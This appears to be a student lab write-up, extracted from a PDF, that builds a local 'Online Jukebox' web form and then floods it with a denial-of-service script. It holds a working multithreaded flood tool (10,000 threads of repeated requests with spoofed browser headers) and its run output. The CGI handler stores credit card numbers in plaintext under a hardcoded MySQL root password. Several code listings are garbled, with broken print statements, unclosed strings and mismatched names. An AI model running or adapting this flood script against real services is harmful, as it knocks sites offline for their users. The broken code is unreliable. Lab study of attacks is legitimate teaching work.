

- Step 1: Set up environment
- Step 2: Conduct DDOS attack on Victim's Computer's Online Jukebox from Hacker's computer.
- Step 3: Dump the data in the database to see whether the DDOS attack is successful. (mysqldump -- databases JUKEBOX)

## **Step 1: Set up environment**


- Download the Virtual Box from below link:
   https://www.virtualbox.org/wiki/Linux Downloads
- Create Virtual Environment using New button



## • Start the Newly created Virtual Environment




# • Login with the username and Password



# Step 2: Conduct DDOS attack on Victim's Computer's Online Jukebox from Hacker's computer.


### • Create Jukbox.html



### Code:

```
#submit {background-color: #bbb; padding: .5em; -moz-border-radius: 5px; -webkit-border-
radius: 5px; border-radius: 6px; color: #fff; font-family: 'Oswald'; font-size: 20px; text-decoration:
none;border: none;}
       #submit:hover { border: none; background: orange; box-shadow: 0px 0px 1px #777;}
    ::placeholder{color: #fff;}
  </style>
  <body>
    <div class="form-wrap">
     <form action="cgi-bin/proc.py" method=get>
        <h1>Online Jukebox</h1>
              <strong><h5>*Required</h5></strong>
       <strong>Select The Song*</strong>
              <label><input type="radio" name="Song" value="Song1" required/>Song 1</label><br>
              <label><input type="radio" name="Song" value="Song2" />Song 2</label><br>
              <label><input type="radio" name="Song" value="Song3" />Song 3</label><br>
              <label><input type="radio" name="Song" value="Song4" />Song 4</label><br>
              <br>
              <strong>Credit Card Number*</strong>
              <input type="text" name="creditcard" pattern="[0-9]{12}" required><br>
              <strong><h5>Note: Credit Card Number must be 12 digit
number</h5></strong>
              <br>
              <br>
        <button type="submit" onclick="Sample()">Submit</button>
      </form>
    </div>
  </body>
</html>
```

• Create Python Program prog.py to store the data in Database which are submitted from the form



#### Code

```
#!/usr/bin/python3
# Import modules for CGI handling
import cgi, cgitb
import pymysql
# Create instance of FieldStorage
form = cgi.FieldStorage()
# Get data from fields
song = form.getvalue('song')
cc_number = form.getvalue('cc_number')
print
"Content-type:text/html\r\n\"
print
"<html>"
print
"<head>"
print
```


```
"<title>Hello - DOS attack on Jukebox</title>"
print
"</head>"
print
"<body>"
print
"song = %s" % (song)
print
"ccNumber = %s" % (cc number)
print
"</body>"
print
"</html>"
# Enter data to the table transaction
# Open database connection
db = pymysql.connect("localhost", "root", "mit123", "jukebox")
# Prepare a cursor object using cursor() method
cursor = db.cursor()
# Prepare SQL query to INSERT a record into the database.
sql2 = "INSERT INTO TRANSACTION (song_col1, ccNumber_col2) VALUES (%s, %s)"
val = (song, cc_number)
# sql = """INSERT INTO TRANSACTION(song_col1,ccNumber_col2)
# VALUES (""" + song + """, '""" + ccNumber + """")"""
try:
 # Execute the SQL command
 cursor.execute(sql2, val)
 # Commit your changes in the database
 db.commit()
except:
 # Rollback in case there is any error
 db.rollback()
# disconnect from server
db.close()
# Read data from the table transaction
```

```
# Open database connection
db = pymysql.connect("localhost", "root", "mit123", "jukebox")
# Prepare a cursor object using cursor() method
cursor = db.cursor()
# Prepare SQL query to INSERT a record into the database.
sql = "SELECT * FROM TRANSACTION"
try:
  # Execute the SQL command
  cursor.execute(sql)
  # Fetch all the rows in a list of lists.
  results = cursor.fetchall()
  for row in results:
    song db = row[0]
    ccn_db = row[1]
    # Now print fetched result
    print("song = %s, creditcardNumber = %s" % \
       (song_db, ccn_db))
except:
  print("Error: unable to fetch data")
# disconnect from server
db.close()
```

### Create attack.py file to attack on

```
attack.py - Notepad
File Edit Format View Help
import threading
import time
import urllib.request
import random
headers = {
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0',
class MyThread(threading.Thread):
    def run(self):
        print("{} --> Attacking".format(self.getName()))
        for i in range(1000):
            song_num = random.randint(1,4)
            url = 'http://127.0.0.1/cgi-bin/proc.py?song=Song_' + str(song_num) + '&cc_number=' + str(i)
            req = urllib.request.Request(url=url, headers=headers)
            res = urllib.request.urlopen(req)
        time.sleep(0.5)
        print("{} --> All Set".format(self.getName()))
for i in range(10000):
    attack = MyThread(name="Thread:{}".format(i + 1))
    attack.start()
    time.sleep(0.5)
                                                                                        Ln 3, Col 22
```

```
File Edit View Search Terminal Tabs
                                    Help
                                    root@mittal-vi
Setting up libexpat1-dev:amd64 (2.2.6-1) ...
Setting up libgcc-8-dev:amd64 (8.2.0-7ubuntu1) ...
Processing triggers for gnome-menus (3.13.3-11ubuntu2) .
Setting up python3-lib2to3 (3.6.7-1~18.10) ...
Setting up python3-distutils (3.6.7-1~18.10) ...
Setting up libstdc++-8-dev:amd64 (8.2.0-7ubuntu1) ...
Setting up libpython3.6-dev:amd64 (3.6.7-1~18.10) ...
Setting up gcc-8 (8.2.0-7ubuntu1) ...
Setting up g++-8 (8.2.0-7ubuntu1) ...
Setting up python3-pip (9.0.1-2.3) ...
Setting up python3-setuptools (40.2.0-1) ...
Setting up python3.6-dev (3.6.7-1~18.10) ...
Setting up dh-python (3.20180723) ...
Setting up libpython3-dev:amd64 (3.6.7-1~18.10) ...
Setting up python3-dev (3.6.7-1~18.10) ...
Setting up gcc (4:8.2.0-1ubuntu1) ...
Setting up g++ (4:8.2.0-1ubuntu1) ...
```



Step 3: Dump the data in the database to see whether the DDOS attack is successful

```
c:\Users\ mittal\Desktop>python attack.py
Thread:1 --> Attacking
Thread:2 --> Attacking
Thread:3 --> Attacking
Thread:4 --> Attacking
Thread:5 --> Attacking
Thread:6 --> Attacking
Thread:7 --> Attacking
Thread:8 --> Attacking
Thread:9 --> Attacking
Thread:10 --> Attacking
Thread:11 --> Attacking
Thread:12 --> Attacking
Thread:13 --> Attacking
Thread:14 --> Attacking
Thread:15 --> Attacking
Thread:16 --> Attacking
Thread:17 --> Attacking
Thread:18 --> Attacking
Thread:19 --> Attacking
Thread:20 --> Attacking
Thread:21 --> Attacking
Thread:22 --> Attacking
Thread:23 --> Attacking
```